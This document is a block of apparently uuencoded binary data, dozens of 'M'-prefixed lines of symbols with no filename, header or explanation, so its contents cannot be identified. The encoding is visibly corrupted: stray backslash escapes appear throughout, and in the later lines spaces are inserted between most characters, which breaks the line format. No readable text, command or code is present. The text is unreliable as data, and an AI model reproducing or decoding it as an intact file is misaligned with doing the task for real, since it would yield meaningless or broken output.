M[-(YGR0WNR2S^.5FEV0A24I<DF;607QT>>Z3GA??),EZE\Z]),%L7BUYBB2U
MKI!?=X4374QK/Q;F^?%V@RJ9)\$9U-\$I[=MJCR51357VB#C-,=%E]KX]N9RK)
M/U3(VF/(F3\*7Y\\_HJ)\FL-\_IZXOK-^Z<-9\$D/M<U>`%)U+L#]G5!DNTNR<J^
MZ?GU59(L<MFZ@R3[?7GU`Y)<XO+/<VS=N4[K8\_55B17JJ:\*]=C=(9[7+\\_M(
MXG6%TXM>#ISB2000;%7J=,C)&+U=[@HY1#J'7.F\*9.OYJ\_9;?B1I<86<R+;G
MTNCK@B2[7&G\_#Y+L=TF^DZWNE5KR`\$E6NZZ==I+<Z,KEETA2X;\*UFR1/B/JY
M)MZ<K%7S+NQT\_8UTVG7(M)`CE[K0#AT?E!O2&>Q\*UXG]=%E%R-9]AYZUZ;F7
ME7&:YECIKK7.I+-VNSPVQ0Y'2V:39\*+=YRJ29+O2=1U)U&B/?<61Y(#KK!\_V
M2\_?/DR11XZ)VO4H2G[MN(4G0\5@54N%)Z'0AKCGJ.8@^ZW,D:7=Y;%2./9:K
M4TJ2&UUGS2')JZXUY!DBTLG19+#[KMG#E!<3=BR69Q%NV1Y'[W\_30G\_4[T
M4QQ[U%[(T>/#`''J21\$HVFY\Q[I%+M"QF,\$)]\_K+8\5NCQV7/\_TEL,PDFQT
MA?-YDNQRQ><\DHQTZ2SJK^;8:\D72/\*02Z>UO\_TFH\*XEZA.>,E=\;B<=NN\*%
M-WX"B0QYJWK7T)%YC23M+EOOD.1VE^2O)-G@E)\_\*Q?3N/9VEK>-J(AVT3K6D
M\_P"Z7[BN[K-)LM%5HO+4ZR;"/R3QN;Q:3I(LQWIMBMY@+@RN=H6SF'3N=L6Y
M80".BY3>0)(R5U[<"NM2Y[LDJ7;=WQ\EB9J?8/MP@-V+U'=SDB1<\7F7)\*JO
M9[=IM2U]?0U,ETP@B1KS5/?!>\*Q!S?'PVOXAG4\*7K5DD\*7-Y[#\*2J+?/;&^0
MI-0)V:K8U/P-.^3K.617.%\;F-YN>9CVT/\_2DA=)LL-EZRV2C'5LE<=CL41A
M\$&/"6N<0Z=SL`F?@<>DEX3227.+2R2-)H0ZGF/:B:JFL:7,KL.I^<X(:%U1S
MUS4E4\_9Z\*E%:0\79H?9&8S1Y9?Q\*6@R\*)YTEO#U1][K8SO[,>KVOU\_KU1/7:
MPU)QB5(4RU[3OFM%9=I/7WK:DK!\* (^ (=MT"INL607'7&MHT6.=I;\$\D3E
MNEO\*GMXSUJI\*\$\43\$\*002`47B36C\*)ERO:>TW9D0Z)69^&.%^JM&\*A>6X%L5
MT6IT?UVB\*B5\*Q.H"X5"TR?KT4Q0O&52R!^5;!^/B=<D4=>^CRP/^!VMCR:I
MOU\_70N=#E,1G&Q\*IFBUM:QJM)E\*1")6E8I5FSI+J(U4O=P?;<0'N\*/US51N
MQOLL44-5;'R>API/M\*8JNC2V8KP?.Y`C\*!\$BOE83%UTA+KX1:WB<'\$=E=S\*
MN%JFFAHJK#1WVNR\*F; ,BT;+RR+SB.=&Y\$?I(7Y2768Y&J824%\_&Z>H7^,!4\*
M<G>\*2D&C6D\*:5]6B#V6D"ND8KY\=C4Z+-R;51]P\*@R3D?GDTR=<+A86BHLH&
MCD:+\*^; ,59;L\$S\$K)[W%6A`9\$JB6O=LTTV`=D\*2KTF5Y\*Q9JH-%,\*D" I5]&=1
M-M4EXC%\8"99Z,=YJ7C2B?6%D;FS(Z4!/[H/=1CN4P;A#ZQ/6P3\_1&E)NOKD
MLBHZK]\*M.9V24\$0%IDBG2MW;\* (LHU^B;G6R/5PC\$ITC(;/H!M?P>CM3SQR^H
M["U.X@L7T676URUP+,K66^).](NJ;<OZ:)U)%+:I<G44N>8:K=\$K8LKX)\_
M-9S.85,LKDLCL![">.7NEF2+/UXP="G\_@U>;Y3766\$\GY"`)5BRI%#B;\2BNL
MLT>%9Q<G=2X)4\N3\_BA,';5D1V87TUEVB4;T"\_U!X74\*+J%SPX[JG\$1,IW46
M5:G\D:?)&EB)W&<0'XO0!'##JF!\$;7'54FL@1RH3\09JXFN2'1691P4LVK
M6=:K`.NBQ;4;" ; ,\*M8Z!SCO^N<\*,3V=Y^G&Z7\*B@-29U"=..%B6=FFE55;,%\$
MRKY\$R2GX&\*^N/:@SB(CH",H3=(PIN7KQ3K7())PJ\$7AN?ZK<E^,H4!\S+:<80
M`FXyje81EU=Y+,5E"I]0BS6)'\$JKA,J;DPE\*?KH+S8\*ADZT+HN<H!4R7&=6\*
ME'F#2E)[!`&[\*AFE:H].>,S\3`M%U[3(1Z/B(\\$THZ+MO.C8(Z#JZK+#T)<6
MNYTO+EUVJK2.SL>T.D`KZD\*K5;NJ@FT5G<E\*T%5F5;\$KE#()TY/;^84YLYIB
M9U3A6IGK3/Y>7I%C/NV21R[8;4\$ZM5,+]JD8?++6V+-%G5\;:ES&WJMKB\*6P
M4"P4^)#F#0`Z4EMUKU"&@SX;[1/KEFWZ'-F^WG=;' ,OJ=WK9K['(S'<M@\*D\
MGQZM\=#UY:].MH>4S/\*57F/KVZ0N>"E1\0M4T=<=7W4GAKBT>5\*N557^V8K
M3K;P=)VNFA#JTCC\*/<\$>+M+F\*2-TOJ\$F%5F7=J.,QO'U+GSE/(GTZ/ML>NO#
MSAOLR0: !NWCIRWPI/M;'X>A[0">-#7TL+:+\*CMT=\Z1?GF9;\*U"@BR]6C>N
MR6[<W45:#)\_H=JTVV\$G)U76>.%^7\*UWSZ4:'UNGD[O/O[=/:\$KSHY@3J)\$QO
M-\F6Q' CZ#I#GOW/S>KT!05>^DN;S\_W77Q#;]Q?D>?-\!;Y@2\4"@6\M)/O
M\WOI[>Q;Y\_V-NNR]3QNI,=G>:41ZUWP8V^K>73UC,>.\SS4[\7ACV24OCB\
Mhk8NZ:77P)?0TOG>JLJ&AL:4=W',2P,#WkH&;\_&<F\C82,'S@PQU['K2Q"
M(UX9?3T\_7G?B#;]7^V/\<I>G;T;\_C,PP+T&(X3F2>4]0+[['\$#0]0KO)%#[/
M0]C5'SO3XP.0+CH3NO0?\_BFR-SR2I#EJG\_EFSQ1(#581.DDE0D:-\_F'V@IT?
M/BO->HEB)Z\_: [??SUV<KY1P>Z\$[3HW\_V3(<M<'X7^<KA85:'\LTBM?3R6:9=
M>Q6\_-^\_)L!Z:\^L-8]UZF=F>J="CYD+)\$\_VL1V(\_ZX<'\$.EZGG]OG^DVK\_6/
M:\_8-;5UXJ&U>=MX;K<V'VS+S#K9YSOT/RMOET\Y=1W^:+O\9Y]/6K)%<MO+:
M6XM'9G6,I.MQS:&,5'QM>^H<=>C(CL>/T-:ZLXV"67BH==\_"I[, \Y)Y"0:2>
M//=6\_O.X^]BZ99YS>Y.\N8-"Z,^!'VQ-4>!;C[<"#U+@+\_ (A!+YWD[+S.\$>G
M=0\$I?IL4UQY,W=CQ&@W;P\_C>:Y7^HZQDQ:>4-%.DN6<Q\*PQ<+S=\*?\_F: ?2/7
M+3Q\$YWER"ST=5W+\*\$]F5U7\$=!;HW0#':N%,L\*/>OF'2";N6T#;/Y"#\_N@M6)D
M-H4]@[\$[,\*J,3B\C\$IEPBBO4E=^625MN08"7MOCQH;9N'`Ouh5\K+"CB[ [;1@
M)6E<Z&L=,++C(-4`4":E]M2I;:=!:P%I#836166M@T=V["MCL?I/SK.<1C:
M\</^%.SN\_1TWL)`CD]TVA.-\*4<O:E,60-;)C(BFU/M,QEW1:AXWL^!9%\$Q\$8
M@J"GyK).LX[ `GGGD),J8=4^<K<M'-B41#VF&C\*VDA&[ [Y,B1]>L>.LMU/-,Y
MOED>;QM87\$GQ^./"(V^O2YW%V%[7\_E\_X9[WR-4B/Z[=5T'6MJY]EL+Q%(<
M(P,HPME;\*+`T>ZzM1P!CO7Y'.N%. "RZT"(T)JK+9\*)NQIGJSDQ>0=A,FI
MIQB?2J=T[!N\$DCV6><<@MMI.&KSM^15%OXM3Q['Z@Z0NHC;%%8.[Z6"G4;N-
M#K1.R^\*XM61YFB-'B]P<\$;D`K&6W(4M/TC%%F3\_G:-',T;J<'VV@:Y)E#U^^
M\!DK^W2X/SO.,E\*8Q7M;:.]Y2Z5D:X3F:"(V\$0[TR6PJ>\*NR>Z6&DJ24)<GC

M^'+9!L\_]V^//K&FG8#DJZR ([.#PO65YSZ\$CS`%NOC3T<V<DJ4,^R8C&:[C6L
MUX^,(GU>#@!\*N\_CXI7SY1P[0F;PWCYX#\*@/C27EK9'M+82%%[H"G>4A;9+MR
MQ5<XDQ?H<=>,\$QWA;2Q\?R!'!D!K9%M;9!N2>^V^DBSX@<-<VHN-[5^S:K^G
M^50ZYUX^YX:![-/='ZN2,H.+\*P7Y<^1T!XGYS\$VDY.P%!E(X3U,RX9(!I,Y3
M=W&E.DJGDQ)7?\*:N7ZNV)#0/3`T^`TZ1G]S?`)\\_\*;2WZ2^`N!M\_J;IS162H
M\*R+W#5`1H5SN.B;TS!4Q&6K'Y,<#[]@@2^:K`M\$V;S\Y;\_+4P<G)%`2'UQ;9
MSP61I(,>QKU".?(<TD;NBU".7T<Y[-G[F"5">"5#;R@#(5:TQHYV!);)2O,
M;7UZT,.1@^NR,FM:US[WT9\$C@Q[&'\_L2?+)87FG#\*<8XS2MB\05DYS[(1PIY
M%>0=6R.[4<PC^ZW\$Y5)J)D=\FARS9M5N3\_.9M+=N,'7:,>AABL/DR\$NHS2I
MA(K5^\*LB^RDIVTDQHWDD%-<B##\*6E2DL?9C)EG;M[6?%E-!)!9G;!1\_B#]+T
MO)4F.LXGSZ\*ZW-E[\*\?\*RL&=E"FM)\$).6D[NR4&%0(>1!RN4^32[NUUV7\N1
M=I=HNYT4(:UU4;KAA-LPY34QY;7K?HSV"\$>'PK.O03\N^,-K5AWVH%+PL,-/
M;8L<%F[]]3@;K'&J+\*\*J@0H?%2\$S\$I0Y/=P=Q"\$%,H,\*U;O!\_PA(=H\_DYSK\$3
M7<<X"Q&X"G:T"M;K#K8#I\_;CP-I;J#A125\$G6!7^%&@=AM9Q7-' .H[IV2L8.
M"H+.28OR+>0D5Y1UV!VKTR.C3["KJ@SJ,GNX\$\*KCW\;QM,C64E\$=]'!A'\_\*
MLD\$!3XX<2)9PL@NSZ6)9LVH?G8#=#7-H%#)@<&;!\\*. \?;27L8/VEV73/J5Z
M[^!UD4-'/.O(E&?TWB\*W\$OM)W" `R+FPCCI;(W3/:9AWFT,L&MQ4-&\$,.H@8J
M)9FP%YVE<MAIO[4MY\$(XU\*/J1^K!H'ZDBQKU(^2JD\*JRM5I9OXWO9/N&46N!
M[D#A(\U<6KT1\*JU329D\@GIW#YU@F>#N&H+VI`6=J8-&G67=R68C\*\&XWP\_`
M\_7Z4/C85Q\_@V]'DV]XI'F]N["K9,&QYE(\NRH6[3\_1#0X-9IV3"2[6D..0??
M['LKVNVOK;5<]GJ0F&UKYW\_Y.N%=F&D,\*F(PE,/JJ!T^V"U%EAA)ZQ]UP5M
M%="M72(<HU4U:VWC\*TW)L&M5XF6L&@!B71.\*G=30>\*Z\$9[(PAEV):6:)+R\*
M8H<?UH=1XWLX%1P5YM4<)J\&0R\*.XFEV%'7BE.)J5GR+[C<Z]K(^HC8V!D;6
MM`^B?T]U9#VU\*\NZ9CN69I'M/E16W(7ZN8-'CG3\G,\*C\V2@QY=7\+-7[I&
M?@IG7Y35EK'FJ>R,Z[ @\_?>V'?+3I\_86DK^V\_\8[:U?')WN3EWD7VVN=39Z7U
M9XY0!X4.<KCKB+N(J3^1\_.>YY]QVNOEY(!-BT86\MTX-69M>^LSJ1-;#ZKV
M\_XY'!=\_"A"YL/DE.VG\$9.F41ML,NIJ=@VL)H.Y+60?7Y03F';X+6TQT\$?V/ND
ME9)U/Y?A>]\$/:@ZQ(=5A.XUDL#D\*->@>MY\_Z`:>^%OQW#WE.N\_-F4\*\$-WHJTD
MZ\C;K0?G/<9#"!0):GRLV5?-?;1U\S;GO4' `9?;(\$`\_U/AX[0W40J2P,H%CV
MW3L]X\_D+6HY;O?\*<S47-!\_K]@O96?+!F\I3FOM1AY6OAT5=GT&GOTQG<XZ/`
MT"6BO'K\$2\_`A1\_S53,KLTA)\*+34A<#^F#ESVWM>5XYW^U/R+J8>SG?-(,>=
M,C%[7>S`Y5=\$%SZS-;\*AB+9-6\C:NN8-6R.W^\[6R\$;^TQIY9--#=#&!KY&Y+
MNMf2/K' I\$4COMZ1;+&G[IB<@?<C:793.^U2(W?3L\_B[?=?,V\_-VQ:30^OCKH
MX=X[B&I:J54=)#\=6E3H@0^S\*+?6%E,%,6CMY`Q<;CQ\_N:;7U:V<CX.NOY2D
MAUNWMD`IT4\$\K?]?[6Z=EE9U9R#ZF,Z9EMY]>Z-E46\$;QZ44G4T^SF'D:C>UQ
M9VCP)A]W9\N'4@^48=JP365E+!/NG>9##W[:V+8A4WP41AB\*8<Y`T@NV'FS=
M.7P;-3).;A\_IS7@^J^C&Z\IH1,N6/\$>^9!4U];2'GF-,<[X"##!^`0PQ=@.
M; &%\%KB24'EHM?>0]8Z';ERWEJV@/.V&GPZQGXXT3\U[F8KHZ=S-?H62KAU)
M1\F7'=%\_TDG/M)Z6X.\$&:5EW+<+?/[+M6TU^[ "+0>Z@B3VL2=K1\U/[CWP8[O
M4SBB0\_4^C;5%N?RD&%3[K5[^.^.?:IYQ\_'?OGC%/;\$;?N:MW>QE7TD5VZ\_J\*F
MFM6ZS.5RJ3JMJO+;A&&' ]D\*NM:X@8W+\_/ -KO&"-C<&04=?%IUZ.V(Z-\: ?LC
MT\_93: ?NCT\_:GI.U[T\_97INTO2-M/I.V7I.W7INW'T\_9;TO;+TO87I>U?DK9?
MG;9?F+9?FK9?D; :?F[9\_8)%[?U\_:OZT\_8ZT\_0%IX0U.V\]\*VS^<=GYVVG%/
MVOZA-/W=KGV, YYS]9QH`4N6%MC\*JN:%+F^?V\_`H+2U/C`<\_ ">2=><Z\_\\_-
MQ\8/VKV--\$6C@3Y.[!DUWA\_R)<?3!%S/<H\_W\NE%,TL7>L=Y1R7I7XZ')',N
M%/M\*N\KCYT73Z7#YBH949<LDK^M1LE=]:G@38\*Q.<<3N:1LSMR\*F;-G>\*?/
MFSVM8N:<V>7#AP\_WY#@FB\$4\$/%[,6?&FS?TNG3EU;M'<2\_E)LIHUG&.%7\$[1
M\WE&!3VC\_)Y1>?0X[\$PZ3A,VO,6EI9:&EZ;EQ\*KB29I\_XAU-<8NU\.>@Q^1H
MS>E%T:B9,'[8NK,J:4SYU1\$IA5Q(D;DY.0T-R3KEI#+O#2O9XDW59^8[])QW
MP:RRT9S0L5[^,\*YWC%=M"W+HO\IDO7>T=T2")LI45H\_PCIF,0VD\*G6Y:A<[7
M6Q<JV\$9XV8HW5MWB/MXPHE-#SM5C\*E954B; &\*KL18F."+1\ [Q&Z;9L5NF>8X
M=BO5]8W+R/)8#028B:FLUAJ=\*`9[T[J30).ZK3NB<H1W=-K\$LC'>L9TH+B%%
M\*GDH<GKK2I%+I];L2K&:%-US:<=T'2)=!SK`SA+#Q?W8F[Q.KJQ/4!:-@+NT
M"2N8G!QZM6+VA7/FSXY&1U5[1B7/C:87HT+OJ.H<NO:=:WY98UVUE\_0H;."8
MG" ^P-5RS^H(?2Z>1C9Q5=\*XSQ5'@+)IGQZ]9T-^+ZV++Y]3@.#953=4UX.+G
MVCV\*CJN1ZR\_FN-Z)%<LR-B?Z+FS?'N[(+3^IZV+M,NZ:S;24'\2]N"./R<IH%
MUQ1K6DB"6',#00Q2'4L6TCQ% ^A9&?#Q-".]&&,5-L25J'UQ8TQ0(T)P2?L]C
M?&/3\$N\\$2UQ0&9H8NYHJ7!:FA3'N7]JZ\D=M\*I68-&' "\N7+QZ?'J?.T1/\_%
M;265\;1M')7/&=.FS0\_XQT5\*QOG'E5]0>L&X&14E<\? -HILIB4G' -<=RW'D\
MQ=-[ [KE>\_MM8,WH^'8V41,M+BN9&BL?0=3-I5/,D;PUE4\*R:+KMDK(DGC'L7
MC4J>3=;'CY]`\_^C+\*?C15TEKZI9,X+=)]BRG\*%A6QI\$97K=#3C+TCN97?,9Z
MDV-MN\DQ8[S#S\_7^>U+7\_ZBM<)'#3U`>[J;]E4(VMIKJJ,JNS[^>YQSQUIGI
MMX5^V^BWL+Y+"H=\A^F4OIC?<Z3>2?D'Z52P6J\_\0M]#O1OIMH-])'N\$?NWT
MV[Z8PJ'?+OKM6TQAT2^+XC>@BL\*KHCA54=SH%Z9?,?W\*Z+>?M7T2U11&JK^
MWXECAL>>5<Q3K,0<<SI6+&X[1;0?,6]#11S&;9Y(2YT]19K?V?HF<\*>'1[W
M[%RLYN\*Z6ND^ER'O4/SFK][<3M.UW#>ZMS++8ZEY#;6(8W6DA5Y'X2J#CJ5B
M33R-K=>\AGI]AOHBGR?\*[^SQ-Y\$JFY8D/5/XM4%^S7M975-C`[TO:^W7\Q`
M3\$W#NRNI\*"4QFEJ1@ (SF)5?Q)'H\U\_+@+2C/%1GJX\_N<SQE\BA7"D\$R\ (D;K
MKU2F[' /&9=9@-C6FTF6JV>JTA3-KN`?DF9BI)N)C;6AK09D9F37+>>8XUIO(
MI!14U59R&ILRU6L#M\*W\*3,38:UAA(5,'X;DN,]&<2O+Z)=Q9J(RS[]; ,I%:X

M,U/-G\=DO\_\_ZSW[MA3LE6' =DT:?[L]Y9@K5\_;\_] + -FL&9L69/"^37W2OYE5)  
M3RADN>: +/%BS1! ?3U8IO\$GRWX%<\$]Z>'; "X1\_\$W! [VOFZ]; A8L\$-@K\A^\$' !  
MVP7\_2?! 9O428@JL%MPJ^0\_# / ! + ] & ? ! VO0\$1 / ) ] ] 6? \$60' GXHQFHN60XO5' R0  
MID9] /80#>4VMP\0<@>M\_#EZL\ ) ^ ! \_ ] WS: ^ ( \ / B. -C; XF 'V7: > ] . <RQGNZ&  
M>1 /TK>V\ /LRW@LO `R! NU7VL\ (L76.E] 6J=7LTYO/YZ\_A7\_.\_8=BZ#?) 3K75E  
MP%YKM09F<- 'X#? `8: YTM<) XU/ [ @<X%53L#G@<> `BZR53L `E5OS! %UIY#9X+  
MOAH\ S\_JB&GB! M7 ( ) . & JM< ` . . 66LC@6NM^ ( ` ; K) 6CL"Y. \JB^ /95TKM-Y1 [ [2  
M>: =9Y] U\$^AM&F%<: X<Q6X?PCNY?G2NC\ 'O) KP&] 9ZV0 ( \_K' @ [ > ! WK. GQX / > L  
M5; O' > ZRUROHY / ! K\ON5 / \ % [ P7 / ' ^ < ! + \ ) VM% ) < ' W@? \_L0=D6\_! KX+ ^ " \_ " QZ8  
MP [ S? : FN" \_PHN%1P#? V" M: B; X> ^ " \_ @1 / # ' [ #6 ( A\* \ 3W! : 6? \_ ( AUK \ = YSF#V" Y7  
M?K#? & @ % \ ! \ " 7@H / @ > LT4! CC? JHL\$ \_P0< 'K' @ ^ ' UP@; W^BN; 3! S" ' P7G@25: Y  
M%5S+K ` ; EKP7 / ' G \ = / -M: [ 4, QTBYXM^##@< / = / CSX#G@>8+C@M<\*O@<-<9O47  
M! + \ L ^ #W! GP@>< IQBM@N^ " % PN^ \$K% \ # . Q? 6UN ' " ^ TZ@VPU4EY3O ' ? ! ? \ 37&FE  
M=Y! BMBMXFN#Y@AO! BZWUC<#-5AD# + [ / 6D@&W6. ON@\*^QUJ; \* = 7@< ^ ( O@J6" K  
MEKT4? \*VUOA2XS; H' @6^VKGOP>BN-X / \ ' [ P5\_ % = SG = ( = ' @ & \ ! % X#O ` , \ 17 ' > ^  
MTUH) # + S1 \* L / @ 3 = ; \* 9 \ = ; U \ @ S [ 52 & ( ? = ; J \ 4 ( / DAL7PLY) VC & . SIVF0 \ ) GD-L  
ME\_F8X&N ( ? ) \_ B ^ # [ B>V \ > \$ ; PF \ 1VOAP0 / . A\$YBIK [ 2 + ! 4 \ ' 5ULIP@I > # 8U; ]  
MKQAVP37@9P6\_ " U [ BL0J34S \ / % 3P) O-0JSX\*7@> / 66FN\*X6=PO95&P> ^ ` & ZS5  
M=P3G#F%NM- ( HN ` 2 < ` \$ < % KP! ? ! ? Z \* XO1 [ RF; ( ) \_ 5 & > @ 7 \_ @ 5GI7' T2 \ PS ( UPO ^  
MD> ` 7B&W \ ) L \ QSX\$ \ ) ? A. 8EOG [ ^ ` \* R ( \ ? ZO! \$ 8MT ^ ! % \ \* ^ < \ % [ Q < Z < TYFOL \* R  
M) ? ANL' JGZ! 24! \ C / ' E > # YQ' ; . C \ & UT' ^ NN ^ ^ IRH=C@ / X \* LCW" 1XYS- % Y\$ [ P"  
M \ NS3' # Z? V-8Y" + X6 \ N & G. SS\_ = \* 6# = ^ J86RV? " & XDMG7V@ . F + 4 [ CP' ! Y! ; . LL  
M! M \ " ^ 9 > % \_ ) \_ @ # 9 / & N ( ( ( R. 8' X1 \ \* = C ; ; A\_ ) O! WRA \ \$ \_ Q. J, OQ / \ \$ ; & M? V ` 4  
M \ T \ A' WJ6P ^ < \* KB \* V ] = O! CT' ^ KN# / G: V8? 4BLV\_ ; @ K9 ' ? - ] KA2 < 3: / ^ ! 7 ( > \ \_  
MQNSP ^ # 5PF > ` DV-J > ! O \ 6 \ CV" 3SV' ^ 4UP% / P [ \ # ? ` UO8) ^ ` ^ OG\_ % YAR \ DUN & #  
MW [ / ` 5XSPQSI < / - ; ! ? Q [ 8 ] \ @ \_ % ! P < A\_ 85. " 9X\$ ] C: SA ^ / ] @ \_ D # 8 ( W@ \_ \ . WD9L  
MZU \ X @ ? ECR) L % WS? ! T? D8 \_ ` GD9\_L < OD + PS > ` CX + M \ SKE3 \ HBIY8RZ0O " R / . \$ ?  
M < # \_ ( . P2? [ & ? . ` 2 \ ! ? P? ? XA? ^ ! P ^ " \_ / 2 ` PS, # CLYKX" & 0' Q0 \ ( JAT. " W@H9! ?  
M + \_ @ G0N < ( > ! CD9 ^ 0 [ ? ( ' @ . % CU? < ! G0 / Z8X-U \* ! W\$ ( , 8 ^ PXBSX" R% ' YU? @ LR# \_  
MN ^ " 1! 8HY#L2Z; PL ^ ! \_ + O" = XA = ' ( G, H < @ # P JNFNCHK ` = / A / R' @ E \ ' 3P + \_ 4 " H  
M2 < R3K; P6? - TD) \ S @ 9. 9BR" \ 7O\$ [ P3R < [ ^ B? > RSP? \ F) BG1? @ Q59 > G \* > 8\_4 " L  
M? 7L ^ \ Y603Q5 < 3ZSO7X7, 39 ` W"; Z = 6 / > 1BYA; ( \* \ 3? & > 1H\_ , V > " 7D1P2 / GNKH  
MK) G & W ` KY% L \$ = TQR = 6XN9UT / ^ E. ` / BQV = 91' FKT - ^ F ^ ! ? @ % 6S93KSMZS \ % 1R =  
M [ NCTF < & \ " ? \* ` X \* 4S' ) WO@ ^ ^ & ? \* ? @ W! ) ' YR; P? 9 ` \_ ( / @ MH3 - Y) O, # 5AP\$ ? WFF  
MH [ , / \_ ! # D0RYP > " : QK3 / L0N8G ( 2 \ 1\_ \$ 5BW = X ` / VV5C5 \* ' \* XCU. \$ \ I [ B. 6\_P6?  
M - LO1: 0 / \_ ` O \* ' % \$ - ? Z. 3 / 9OZE5 > 8% - \ U6. IS7X) < A? TWPQTH' \ 9\_# O, LJ5X) ?  
M ` \* LQA# + TS: UX7N3PQ < 1Z / & TN \ LB0GRNX9JZC < W8% < ^ ] ^ \ \* W@916. SF7SF ` = "  
MOE + PO8) ? G. ? H \_ ^ ABYB&0ORHX8 [ [ # H ^ 8 [ ^ C = < PCP" \ OL\$ \_ T; P\$; ` : A [ R, > 0 + D  
MUPO \ L6 \* < 2VSK% RUBCD\$ > \$ WPKL: WSI4KF! . 3W" WZSTM\$ 9MY@Y! ? D \ S7@ ^ I' 56  
MU3! \_ # ? ) [ ! / ^ VQM' Y0BVN' < @ W" ] Y5Z ^ B \ ? " 7SXY ` ? 5 ` R\_ + 15U6@ / S & Y! / % ] Q,  
MK - M" # 6B' 0 # ZPT > \$ IC8 [ . ! O" [ D # \ I ^ \$ ^ - PC ] 7H < T ` ^ 0. " \_ W" 5HS, HR = P' SZTG  
M" + XLZ > B \ U, Q \ - N0? " ! Z ^ S - & 9NYPY#\_ ( O" GYXN: , SNX5Y ( N1 - @ C > U. # H? @ < ^ '  
M\_ , P5#L] ? X > B \ ! 2Z! O - ? 5#ONO = G0F? 8 & Y' / ( ZP7 < 1: ULKF1 = ! / G \* 5PY > " 5 = \ +  
M7 ` WY" X + \_ \* 71NN88Y # OFC@M \ ' JV > : 7T39@ \_ P ^ P6 ^ ` 5X" / @ \* ^ VXD, GVN < > ! J ^ %  
M\_ . QK' 5Y ( K - O8X) L @ / \_ TZQ9R / Q' J < ' \_ P5DO / - S. \$ P > # WX \* F ) ; \_ Z + KF3 = ` ? K7@  
M' Q + K ^ ] U: YHV0 / RGXK ^ # O @ H? > P' P / N! ! L; : = \ " ? < 1R \* < + 7D6L ^ S ( W, K = # \_ I + @  
M\_JV. SDKPLY ` \_ H! @ ^ \$ 3K3; V + > ! GFS8N @ 3VJS ^ - N: 7 + - \ \* \_ AJQK7 / C. HSE6F5;  
M, = ) + ; . M \ [ \ O, ? X3 \ = < \$ G? \$ 7T & = = C3! 7R ` L % + B6V = FO) ` > Q [ RZP3? 2ZR? T7R5  
M. 1, K4L < % W\_ 95I < - V; V' N" \_ DDP? 7\$ SML [ ? ; F4 ^ " ? ( 17W - X ` ; & M \ P' X # , @ \_ ] W5'  
MW@ ( ^ " \_ ( [ A / QC \ C ( AW) # C ` \ L8 ` Y # 7B? X > F) ; Y\_ 5O, 9 = ! \_ HE@WVUBK. ! VYDLA  
M' R \ X1JSK+O! " R# \ 6' + A # Z; ! OP8LAOT\_P [ X3. JCN9 [ X # \ + K" U [ = W ( \_ # W ( 1VUR  
M ^ \$ IB6 ^ ? Q [ S # \_ " / + ] @ GUWB3H - \_ # # D) ] SM < ! FQK7, G ^ # ' ( 7Q: < ^ UU' YS? @ IR ` \_  
M\_AZ' \* \ ! J' ` G \ + . 1O \* T; \ OR? Z # N! MD & \ 5W & ^ SR' ? P = L @ ? % = S [ 7J7# > 0 = ^ ? + 0  
M? 0ZO ( + 9UG @ 2\_ # OF? ! ( \_ ^ OK @ 6P' ^ \$ \_ ` ; ! # PJ = + ] V / 9Q. 0\_T # P [ XEMG8T\_8#X,  
M > ; MBY" . Q' D / [ ( 7 / O ` = ` 7\_ " MP # GC \ ' PY7\$ ^ N ^ / S @ 7 \ OV" 1VQQ = ' X - # D! ^ 6 / " X  
M! QV = GSS\$ / ! ? R - P4? ] Q / 13WR\$ ^ 2K ( ? RKXS \ 2VSK3' F + \ ( ^ 5 + ! WR: V = ; \* ? 9 / XF  
MY ` & PM6T % WPWYWP2? \ S, Q7O % SC & - ` WB! X, [ ' N [ [ OS' [ 3 \ \* ? @ U8EOG@ : < P % @ ' Y  
M [ P2? ] # 3 \ C # 7 = " P17"; X! W! ] \ K ^ # 7 - : M [ N7T\_A? R0U < ] ZAOE# ZWD6 ^ " - P! ' S8  
M > D [ \* K! Z ] ) \ & 9X) N9U; > G [ @ 9G @ 9 \ & ] P: \_ ! > X # / @ 16SQF? 9 > X + ^ 11B4X & 9T - ^  
MG9! \_ % ] P / \ N > 4' ' D - SH & < WG [ 7 \ B" X / ^ 1SA3P% ' @ # YK4 + ^ 4\_! ' R' \ MY\$? ` QT% ^  
MUG / BO@ , > ! FMD - \ \$ SH7 \ BK' \_ ! ? AXR - \ 7 \ D % ; F0 = # [ @ = ; VR7@DR! ? \* > 3W@# \ '  
M ^ 4O @ D \ \_ % C JYVYA / @ = P' M' : + P: = " ? K60; P0 / @ \_ Q\_ & G @ WPN = K. > 93X? \ ' + " U  
ME8 + / @ + Q! R - > # O9# \_ 2, A? ` P ^ WRH. 0G\_ ( " \ PBK / ( " M + 0H ^ TRH / OGXW > \* 15' H1 \  
M + W @ 4Y + F < . 1YX + . L @ \ ` V \ H [ \ & @ K? / ` 8 \ . W @ < \ # ; P) \ ' [ P: / ! 1 \ 6X2\_8SNR'  
M / " 7X & X ( ? ! ` ? ` NXAU7 ^ ) % YHF07R; X & L' ? ! \$ \ / T ^ LQ \ ; ! YT % ^ TDL. ^ P17" & X4  
M?) / @ > \ # 6] @ 9X \* N1\_ \$ SS @ EPY / \$ # Q3 < ) 5BQ) ] 8 / [ , ` 3X? \ 1 < \$ ? \* \$ ZOHX [ ; @ > = Z  
M] & OCTW, . L9 [ K ` BZTKEG! . X7. Q% \ A3' " YX & 7\$ SMLY3X ` NLYV6" A [ PLVLS @ V58 =  
MJ! CI4CK ( " \_ ! < : \_ Q' \ , FO" ! WPI = ; 8CN# / O \ I \ F35 ^ 2VSKE] & T & \_ LY71 - 8?? GK  
MU [ C' 67 - ( P - 86 ` S = 9UYV2PRXX: < 5 - , > + VNK ` % 3EEUHY! / VTFLG @ M7 \* D [ / HU: 2  
M < Q [ E7300 < P ] T5#L9 / " ( 3SUM\_ HYC3 \* SA" K / N / OV4 > # \_ F3@O) \* ; . LT\_XZY% / \* ;

